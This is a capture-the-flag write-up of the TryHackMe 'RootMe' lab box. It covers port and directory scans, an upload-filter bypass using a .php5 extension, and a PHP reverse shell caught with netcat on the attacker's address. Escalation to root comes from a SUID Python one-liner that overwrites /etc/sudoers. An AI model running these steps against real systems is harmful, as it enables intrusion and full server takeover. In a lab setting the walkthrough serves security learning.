Box : Rootme!
Source : Tryhackme
Date: 03 Dec 2021
Time:21:48

Note: No steps for manual IP address finding as this is a Tryhackme Practice site


Box IP: 10.10.65.8

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.65.8 -A -T4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-03 22:28 IST
Nmap scan report for 10.10.65.8
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Initial scan using nmap: “**nmap -A -T4 10.10.65.8**”

Recon:
→ Port 22: ssh
→ Port 80:http

Enumuration:
→ webpage running on port 80.




Directory Enumuration using gobuster:

"sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.65.8/"


```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.65.8/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.65.8/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/03 22:37:44 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 310] [--> http://10.10.65.8/uploads/]
/css                  (Status: 301) [Size: 306] [--> http://10.10.65.8/css/]
/js                   (Status: 301) [Size: 305] [--> http://10.10.65.8/js/]
/panel                (Status: 301) [Size: 308] [--> http://10.10.65.8/panel/]
Progress: 11309 / 220561 (5.13%)                                          ^C
```

Vulnerability:

→ **/uploads =** Directory listing vulnerability
A directory listing **is inappropriately exposed**, yielding potentially sensitive information to attackers.



→ **/panel** = a page made intensionally to upload files.




The Cause:

This may lead to upload malicious files which may get shell access to attackers and might enable privilege escalation leads to full access of the server or system

Attack Walkthrough:

1- Get the php reverse file from Pentestmonkey




2- Change the IP address to your system ip and port
(in my case my ip="10.4.30.112" port= "4444")

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fa
te UNKNOWN group default qlen 500
    link/none
    inet 10.4.30.112/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::5e3b:da7f:5ca8:4732/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

3- As we found the page does not allow directly upload php file
(in this case "reverse.php5")

*****note*****
reverse.php20$
reverse.php2%
reverse.php1
reverse.php2
reverse.php3
reverse.php4
reverse.php5 (working)
****
tried multiple inputs

4- Upload the php file in /panel site



Index of /uploads


Name	Last modified	Size	Description
Parent Directory		-	
reverse.php5	2021-12-04 02:38	78	

Apache/2.4.29 (Ubuntu) Server at 10.10.145.156 Port 80

5-Get shell access using Netcat =" **sudo nc -lvnp 4444**"


6-Now execute the php file from the index page "/uploads" , just by clicking it

7- Netcat should get a shell lower level access and run
python -c 'import pty; pty.spawn("/bin/bash")'



8-we use “find / -user root -perm /4000” to find what resource has full access to run

9- We find “/usr/bin/python” SUID permission



(**Current User : www-data**)

10-we execute the following python code and add the user to the “/etc/sudoers” and gets all the root privilages.
python -c 'open("/etc/sudoers","w+").write("www-data ALL=(ALL) NOPASSWD:ALL")'

11- By executing
find / user.txt | grep user.txt | grep user.txt = “/usr/var/user.txt” – we get the user txt file
find / root.txt | grep root.txt | grep root.txt =”/root/root.txt” – we get the root file

12- “**sudo su root**” makes you the root user

Root me pwned!!
